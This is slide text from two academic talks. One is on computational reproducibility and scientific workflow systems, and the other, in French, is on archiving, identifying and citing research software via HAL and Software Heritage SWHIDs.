Investigation must ensure that approved translating discovery research into gene clinical success and impact. Many factors are responsible for the failure rate, overlooking the high early difficulty nature of the disease. C trials, the limitations of preclinical to...

47/53 "landmark" publications could not be replicated
 [Begley, Ellis Nature, 483, 2012]

Must try harder

Too many sloppy mistakes are creeping into scientific papers, at the data – and at themselves.

Error prone

Biologists must realize the pitfalls massive amounts of data.

If a job is worth doing, it is worth doing twice

Researchers and funding agencies need to put a premium on ensuring that results are reproducible, argues Jonathan F. Russell.

The case for open computer programs

Six red flags for suspect work

C. Glenn Begley explains how to recognize the preclinical papers in which the data won't stand up.

Know when your numbers are significant




<http://www.nature.com/nature/focus/reproducibility/index.html>

→ *Nature* checklist

→ *Science* requirements for data and code availability

Kinds of Reproducibility

- *Empirical reproducibility*
 - detailed information about non-computational **empirical scientific experiments and observations**
 - In practice this is enabled by making data freely available, as well as details of **how the data was collected**.
- *Statistical reproducibility*
 - detailed information about **the choice of statistical tests, model parameters, threshold values**, etc.
 - This relates to pre-registration of study design to prevent p-value hacking and other manipulations.
- *Computational reproducibility*
 - detailed information about **code, software, hardware and implementation** details
 - Goal: document how data has been produced



V. Stodden
et al.

Scripts and reproducibility?

- Providing your scripts is an excellent first step
- Using git/github for **versioning, collaborative** development

But

- No clear distinction between **steps of the analysis**
 - piece of codes, methods/functions
 - ... and execution of the analysis
 - data sets used as inputs and then produced
 - Major steps of the analysis may be difficult to get
 - No solution for **data management**
 - Naming convention for produced files, storage...
- Difficult to share, exchange and reuse (repurpose)

Scientific Workflow Management Systems

SWFS = “Data analysis pipeline”

Data flow driven

Encapsulation of scripts, Modularity

WF specification: connected tools steps of the analysis

WF execution: data consumed/produced

Provenance modules data management SWFS scheduling, logging, ...




Transparency, optimisation, traceability

WF environment: companion tools

Virtual machines, containers

Docker, singularity,

Systems: Galaxy, NextFlow, SnakeMake



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Aims of our Action@MaDICS

Concepts, Needs/solutions

- Which *levels* of reproducibility can we consider?
- Which are the solutions currently available ?



Opportunities, challenges

- What is missing?
- Which are the *research* (vs technical) *open issues*?

Evaluation of solutions on practice and state-of-the-art

- Experience of developers in using solutions in real contexts
- ReproHackathon
 - Real use cases from the Bioinformatics Domain

Results of our Action

(1) Paper @ FGCS

- ▶ Levels of reproducibility
- ▶ Criteria of choice
- ▶ Open Challenges



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(2) ReproHackathon

- ▶ New concept designed

(2) 3 hour **Webinar** : Tutorial + 2 demos (A. Legrand)

Levels of computational reproducibility



3 ingredients

Workflows
Specification


Chained Tools

Workflow
Execution

Input data and
parameters

Environnement

OS/librairies ...



Drummond C Replicability is not Reproducibility: Nor is it Good Science, online
Peng RD, Reproducible Research in Computational Science *Science* 2 Dec 2011: 1226-1227.

• Repeat

- *Redo*: exact same context
- Same workflow, execution setting, environnement
- Identical *output*
- Aim = proof for reviewers 😊

• Replicate

- Variation allowed in the workflows, execution setting, environnement
- Similar *output*
- Aim = robustness


A continuum of possibilities

▶ Reproduce

- Same *scientific result*
- But the means used may be changed
- Different workflows, execution setting, environment
- Different output but in accordance with the result

▶ Reuse

- Different scientific result
- Use of tools/... designed in another context



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Reproducibility-friendly features in scientific workflows

Specification

Language (XML, Python...) → repeat ... reuse

Interoperability (CWL...) → replicate ... reuse

Description of steps

- Remote services → repeat
- Command line → repeat ... reuse
- Access to source code → replicate

Modularity (nested workflows?) → reuse

Annotation (tags, ontologies...) → reuse



5 Systems: Galaxy, VisTrails, Taverna, OpenAlea, NextFlow



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Execution

Language and standard (PROV...,) → repeat ... reuse

Presentation

(interactivity with the results, notebooks) → replicate ... reuse

Annotations → reuse



Environment (companion tools)

Ability to run workflows in a given environment → repeat (... reuse)

Virtual machines

- Package, freeze, and expose the environment
- VMWare, KVM, VirtualBox, Vagrant, ...

Lighter solutions (containers)



- Software dependencies
- Docker, Singularity, Rocket, OpenVZ, LXC, ...

Capturing command-line history input/output, specification

CDE, ReproZip (NewYork University)

Our new concept: Reprohackathon

- **Hackathon**

- Several developers in the same room
- Same goal to achieve (e.g., predicting plants images)
- Create useable software in a short amount of time
- Aim: Demonstrating feasibility

- **ReproHackathon**

- A hackathon where
 - Given a scientific publication + input data
(+ possibly contacts with authors)
 - Several (groups of) developers reimplement the methods
to try to get the same result
- Aim : Ability of current tools to reproduce a scientific result

ReproHackathons

Gif, 06/2017

RNA-Seq data from patients with uveal melanoma

Lyon, 07/2018

Phylogeny data

Montpellier, 11/2019

Plants Image analysis

Systems : SnakeMake, NextFlow, iPython notebooks, Galaxy, scripts...
Executed in the Cloud@IFB

Testing several levels of reproducibility: repeat and replicate



https://ifb-elixirfr.github.io/ReproHackathon/hackathon_1.html



Conclusion

- Too many scientific results are not reproducible
- Reproducibility is necessary to ensure reuse
 - Cumulative science
- Several scientific workflow systems and companion tools are mature solutions
 - Repeat is (almost) always reachable
 - Next levels may be more difficult to reach
- Scientific workflow systems can offer support
 - Automatical Data annotation: FAIR, Data Management Plan...
- Need to teach how to use Scientific workflow systems
 - Now a dedicated class in the M2 AMI2B@Paris-Saclay (F. Lemoine & Th. Cokelaer)!




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[Reproductibilité de la Recherche | 10.05.2021]



Software Heritage

THE GREAT LIBRARY OF SOURCE CODE

Archiver, identifier, décrire et citer le code source :

Le dépôt de logiciel de recherche sur l'archive ouverte HAL

Morane Gruenpeter

Software Heritage, Inria

Agenda

- ★ Pourquoi **déposer** et **partager** les codes sources de recherche?
 - Archiver
 - Identifier
 - Décrire
 - Citer
- ★ Outils pour faciliter la démarche de dépôt


Le logiciel dans la recherche

Les rôles sont multiples:

- Un **outil**
- Un **résultat** de recherche
- Un **objet de recherche**

CoSO- Note d'opportunité sur la valorisation des logiciels issus de la recherche

<https://www.ouvrirlascience.fr/note-dopportunit%C3%A9-sur-la-valorisation-des-logiciels-issus-de-la-recherche/>




*Three pillars of Open Science, Software Heritage
CC-By 4.0 2019*

La reproductibilité est un élément clé

La Logique de la découverte scientifique, 1934

The Logic of Scientific Discovery, 1934

"Non-reproducible single occurrences are of no significance to science"




https://www.reddit.com/r/ProgrammerHumor/comments/70fump/programming_is_magic/



- ★ La préservation des codes source est à la base de la reproductibilité.
- ★ La lecture du code est essentielle pour permettre la transmission des connaissances scientifiques aux générations futures

Karl Popper



Un nouveau type dépôt sur HAL

Les dates clés

- ★ 2017 - Collaboration débute
- ★ mars 2018 - Phase de test sur HAL-Inria
- ★ septembre 2018 - Ouverture sur HAL
- ★ avril 2020 - BibLateX @software

Prochainement:

- ★ été 2021 - Dépôt avec SWHID

COMING SOON

Les acteurs



Pour plus d'information sur l'archive [SoftWare Heritage \(SWH\)](#) :

- Suivez la présentation de Roberto Di Cosmo

Les objectifs

- ★ **Archiver** le logiciel sur HAL et sur SWH
- ★ **Identifier**
 - les objets avec un SWHID (SoftWare Heritage Identifier)
 - la notice et la citation avec un HAL-ID
- ★ **Décrire** le logiciel avec des métadonnées qui sont modéré
- ★ **Citer** le dépôt avec une citation complète



Pourquoi déposer sur HAL

- ★ Grande **visibilité** aux logiciels dans une démarche de science ouverte.
- ★ **Archivage pérenne**, en transférant votre code vers Software Heritage, l'archive universelle du code source.
- ★ **Modération** des métadonnées par l'équipe des documentalistes.
- ★ Différents **formats d'export** pour faciliter la citation.

Le dépôt source

Le dépôt SWHID

COMING SOON

Une question de qualité

Qualité de la curation

- ★ examiner les métadonnées descriptives
- ★ vérifier la cohérence entre la notice et le code (e.g licence)
- ★ crédit correct aux créateurs - tous les auteurs sont reconnus dans la notice

Qualité du code (lisibilité)

- ★ examiner la lisibilité du code source
- ★ évaluer la faisabilité de modification du code

Code Review

Qualité du logiciel


- ★ examiner la fonctionnalité
- ★ compiler et exécuter
- ★ vérifier l'exactitude
- ★ évaluer la reproductibilité

Peer review

La modération

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
Curated Archiving of Research Software Artifacts:
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Le dépôt source

Les logiciels qui sont développés localement et/ou hébergés sur des sites web personnels ou institutionnels

Il contient :

- une archive compressée
- une collection de métadonnées
 - métadonnées générales
 - métadonnées spécifiques



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Référence vs. citation

Le SWHID (SoftWare Heritage Identifiers)

- ★ identifiant intrinsèque
- ★ accord sur la méthode de calcul - ne nécessite pas d'autorité
- ★ une empreinte digitale du code
- ★ nécessaire pour :
 - spécificité - reproductibilité
 - archivage


Le HAL-ID

- ★ identifiant extrinsèque
- ★ métadonnées avec le dépôt
- ★ identification d'une notice
- ★ auteurs et contributeurs sont vérifiés en modération
- ★ nécessaire pour :
 - attribution
 - indexation

SWHID + HAL-ID = Citation

Le SWHID

archived swh:1:dir:ec4ae097465d9ea51589537ea94b2ea50e8d134d



- "snp" - snapshot
- ☆ "rel" - release
- △ "rev" - revision
- 📁 "dir" - directory
- 🗄 "cnt" - content

- origin_ctxt → ;origin=https://github.com/chrislgarry/Apollo-11
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Le format citation sur HAL

Matthieu Kowalski, Emmanuel Vincent, Rémi Gribonval. *Underdetermined Reverberant Source Separation*. 2019,
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hal-02309043



1ère étape : la préparation du code

Avant le dépôt sur HAL préparer le code source du logiciel.

Ces éléments sont vérifiés après par les modérateurs.

- ❑ ajouter les fichiers suivants :
 - ❑ README
 - ❑ AUTHORS
 - ❑ LICENSE (à choisir avec les titulaires des droits patrimoniaux du dit logiciel - [liste de référence](#))
 - ❑ **codemeta.json** (facultatif mais pratique)
- ❑ créer archive compressée (.zip, .tar.gz)

2ème étape : le dépôt

- Choisir le type de dépôt - **logiciel**
- Ajouter des métadonnées générales
- Ajouter des métadonnées spécifiques aux logiciels
- Ajouter les **auteurs**
- **Valider** le dépôt

Le dépôt avec SWHID

Pour des logiciels qui sont **développés** sur une **plateforme collaborative**
(type GitHub, GitLab, Bitbucket)

Les avantages :

- ★ **Archivage** sur SWH de l'historique du développement
- ★ **Identification** (grâce au SWHID) de la version spécifique
- ★ **Description** du logiciel sur une notice HAL (indexée)
- ★ **Citation** simplifié grâce à divers exports

COMING SOON

1ère étape : la préparation du code

Avant le dépôt sur HAL préparer le code source du logiciel.

Ces éléments sont vérifiés après par les modérateurs.

- ❑ ajouter les fichiers suivants sur le `code repository`:
 - ❑ README
 - ❑ AUTHORS
 - ❑ LICENSE (à choisir avec les titulaires des droits patrimoniaux du dit logiciel - [liste de référence](#))
- ❑ **codemeta.json** (facultatif mais pratique)
- ❑ faire `save code now` sur SWH et récupérer le SWHID complet d'un *directory*

'Save Code Now' sur SWH

Home Archive Development Documentation Donate

Software Heritage Save code now Beta version

Archive Access

Browse

Web API

Features

Search

Vault

Save code now

Miscellaneous

Help

Origin type: git

Origin url:

Submit

Récupérer le SWHID sur SWH

The screenshot shows the Software Heritage interface for the repository `https://github.com/CGAL/cgal`. The page title is "Browse the archive". A search bar at the top right contains the text "Enter a SWHID to resolve or keyword(s) to search for in origin URLs". The repository page shows a revision `b86a5018c7f5f733c80fe40eee65803c112f2685` dated 23 October 2020, 13:31 UTC. A red box highlights the "Permalinks" section, which contains the instruction: "To reference or cite the objects present in the Software Heritage archive, permalinks based on SoftWare H copying and pasting the url from the address bar of the browser (as there is no guarantee the current URI". Below this, a dropdown menu is set to "directory", and a button "Add contextual information" is checked. The resulting SWHID is `swh:1:dir:abc0e2cbbfdfee8de52f0842263fbadf65f5b211`. A text box on the right explains the citation format for HAL, showing the full SWHID and the HAL identifier `hal-02983422`.

Le format citation sur HAL

Mikhail Bogdanov, Iordan Iordanov, Monique Teillaud. CGAL 2D Hyperbolic Delaunay Triangulations. 2019, swh:1:dir:abc0e2cbbfdfee8de52f0842263fbadf65f5b211;origin=https://github.com/CGAL/cgal;visit=swh:1:snp:78e145aa8174e576786284475a76cf6f187b3475;anchor=swh:1:rev:b86a5018c7f5f733c80fe40eee65803c112f2685;path=/Hyperbolic_triangulation_2/. hal-02983422

2ème étape : le dépôt

- Mettre le **SWHID** `dans le nuage`
 - ◆ en utilisant un codemeta.json - la plateforme HAL récupère les métadonnées automatiquement
- Compléter les métadonnées
 - ◆ choisir le domaine
 - ◆ bien vérifier les auteurs et affiliations
- Valider le dépôt

**SWHID
sans contexte**

**SWHID
avec contexte**

3ème étape : citer le logiciel

- Citation accessible sur la notice
- Export BibTeX en utilisant le format **BibLaTeX @software** ou **@softwareversion** (si un numéro de version a été renseigné)
- Export utilisé sur le rapport d'activité scientifique d'Inria depuis 2020.

Le format citation sur HAL

